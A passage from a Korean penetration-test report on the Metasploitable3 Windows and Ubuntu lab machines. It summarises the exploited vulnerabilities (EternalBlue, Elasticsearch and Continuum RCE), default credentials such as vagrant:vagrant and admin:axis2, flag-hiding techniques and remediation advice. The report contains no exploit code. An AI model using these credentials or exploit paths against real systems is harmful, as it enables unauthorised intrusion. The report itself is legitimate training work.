Ace of Clubs (A♣)	소스코드 은닉	애플리케이션 소스코드 내부에 Base64 데이터 저장
Seven of Diamonds (7♦)	QR 코드 분할 저장	GIF 애니메이션 내 QR 코드로 데이터 분산 저장
Nine of Diamonds (9♦)	ISO 이미지 은닉	ISO 파일 내부에 카드 이미지 저장
King of Spades (K♠)	이중 은닉	Base64 인코딩 후 PNG 와 ZIP 을 결합하여 추가 은닉



분석 결과, 대부분의 Flag는 단순 파일 검색만으로는 식별이 어려웠으며 파일 구조 분석, 메타데이터 확인, 인코딩 데이터 복원, 압축 파일 해제 등의 추가 분석 과정을 수행해야 획득할 수 있었다. 특히 여러 은닉 기법을 결합한 경우 단일 분석 기법만으로는 확인이 어려웠으며 단계적인 분석 절차가 필요하였다.

또한 공격자는 운영체제의 특성과 사용자의 탐색 습관을 고려하여 데이터를 숨길 수 있으며, 효과적인 정보 수집을 위해서는 파일 시스템 구조, 파일 포맷, 인코딩 방식 및 권한 체계에 대한 이해가 중요함을 확인할 수 있었다.

7. 결론

7.1. 종합평가

본 프로젝트는 Metasploitable3 Windows Server 2008 R2 및 Ubuntu 14.04 환경을 대상으로 공격자 관점의 침투 시나리오를 수행하여 시스템의 보안 취약성을 진단하였다. 진단 결과 두 시스템 모두 다수의 공개 취약점, 취약한 인증 정책 및 정보 노출 문제가 존재하였으며, 이를 통해 공격자가 시스템 내부 접근 권한을 획득할 수 있음을 확인하였다.
Windows 환경에서는 MS17-010(EternalBlue) 취약점을 이용하여 Meterpreter 세션 및 SYSTEM 권한을 획득할 수 있었으며, Ubuntu 환경에서는 취약한 계정 관리 및 권한 설정을 통해 Root 권한 획득이 가능하였다. 또한 웹 서버, 데이터베이스, 문서 파일, 멀티미디어 파일, 실행파일 및 시스템 디렉터리 전반에 대한 분석을 수행한 결과 다수의 민감 정보가 적절한 보호 없이 저장되어 있음을 확인하였다.
특히 Card(Flag) 수집 과정에서는 Hidden 속성, 파일 결합(File Concatenation), Base64 인코딩, XOR 암호화, UPX 패킹, 데이터베이스 저장, Binary Log 기록, QR 코드 분할 저장, ISO 이미지 저장, OOXML 문서 구조 활용 등 다양한 은닉 기법이 확인되었다. 일부 정보는 단순 파일 탐색만으로 획득 가능하였으나, 일부는 파일 구조 분석, 암호 해독, 데이터 복구 및 로그 분석 과정을 수행해야만 확인할 수 있었다.
최종적으로 Windows 및 Ubuntu 환경에서 다수의 Card(Flag)를 획득함으로써 공격자가 시스템 내부 중요 정보에 접근할 수 있음을 검증하였다. 이는 단순 취약점 존재 여부를 넘어 실제 공격자가 시스템 장악 후 중요 정보를 수집하고 복원할 수 있음을 의미한다. 따라서 현재 상태의 시스템은 기밀성(Confidentiality), 무결성(Integrity), 가용성(Availability) 측면에서 높은 수준의 보안 위험이 존재하는 것으로 평가된다.

7.2. 주요 발견사항

구분	주요 이슈 및 발견 내용	위험도
공개 취약점	MS17-010(EternalBlue), Elasticsearch RCE, Apache Continuum RCE, GlassFish Traversal 등 공개 취약점을 이용한 시스템 접근 및 권한 획득 가능	Critical
계정 및 인증 관리	SSH(vagrant:vagrant), MySQL Root 공백 비밀번호, Axis2(admin:axis2) 등 취약한 인증 정책 확인	Critical
권한 관리	Ubuntu sudo 설정 및 서비스 권한 설정 미흡으로 Root 권한 상승 가능	Critical
데이터 보호	Rails, Elasticsearch, CUPS 등 서비스 버전 및 환경 정보 노출 데이터베이스, 설정 파일 및 내부 서비스에 중요 정보 평문 저장 확인	High

7.3. 개선방안

구분	개선 방안
보안 패치	운영체제 및 애플리케이션 최신 보안 패치 적용, 지원 종료(EOL) 버전 업그레이드
취약점 관리	공개 취약점 제거 및 정기적인 취약점 진단 수행
계정 관리	기본 계정 제거, 강력한 비밀번호 정책 적용, 계정 재사용 금지
권한 관리	최소 권한 원칙 적용 및 sudo 권한 정기 점검
인증 보안	FTP 대신 SFTP/FTPS 사용, 평문 인증 방식 제거
접근 통제	관리자 페이지 및 중요 서비스 접근 제한, 방화벽 정책 강화
정보 노출 방지	서비스 버전, 디렉터리 구조 및 디버그 정보 노출 차단
데이터 보호	중요 데이터 암호화 저장 및 접근 권한 최소화
모니터링	로그 분석 및 이상 행위 탐지 체계 구축
보안 운영	정기적인 모의 침투 테스트 및 보안 점검 수행

7.4. 프로젝트를 마치며

이번 프로젝트를 통해 PTES(Penetration Testing Execution Standard) 방법론과 MITRE ATT&CK Framework 를 기반으로 정보 수집, 취약점 분석, 침투, 권한 상승 및 포스트 익스플로잇까지의 전 과정을 직접 수행하며 모의 침투 테스트 절차를 경험할 수 있었다.

● 공격자 관점의 사고방식 습득

단순히 취약점을 식별하는 것에 그치지 않고, 실제 공격자가 어떤 경로를 통해 시스템에 접근하고 권한을 획득하는지 직접 검증할 수 있었다. 특히 MS17-010(EternalBlue), Elasticsearch, Apache Axis2, Apache Continuum 등의 취약점을 이용하여 시스템 접근 및 권한 획득 과정을 수행함으로써 공개 취약점이 실제 환경에서 얼마나 위험한지 체감할 수 있었다.

● 시스템 및 서비스 분석 역량 향상

Nmap, OpenVAS, Nessus 를 이용한 정보 수집 및 취약점 진단 과정에서 운영체제, 서비스 및 애플리케이션의 구조를 분석하는 능력을 향상시킬 수 있었다. 또한 취약점 검증 과정에서 서비스 버전, 인증 체계 및 접근 통제 정책이 보안 수준에 큰 영향을 미친다는 점을 확인하였다.

● 포스트 익스플로잇 및 포렌식 분석 경험

시스템 침투 이후 Meterpreter 세션을 활용하여 내부 정보를 수집하고, 데이터베이스, 웹 서버 및 파일 시스템을 분석하며 은닉된 Card(Flag)를 탐색하였다. Base64, Hex 데이터 분석, OOXML 구조 분석 및 로그 분석 등을 수행하면서 단순한 침투 기술뿐만 아니라 디지털 포렌식 관점의 분석 역량도 함께 향상시킬 수 있었다.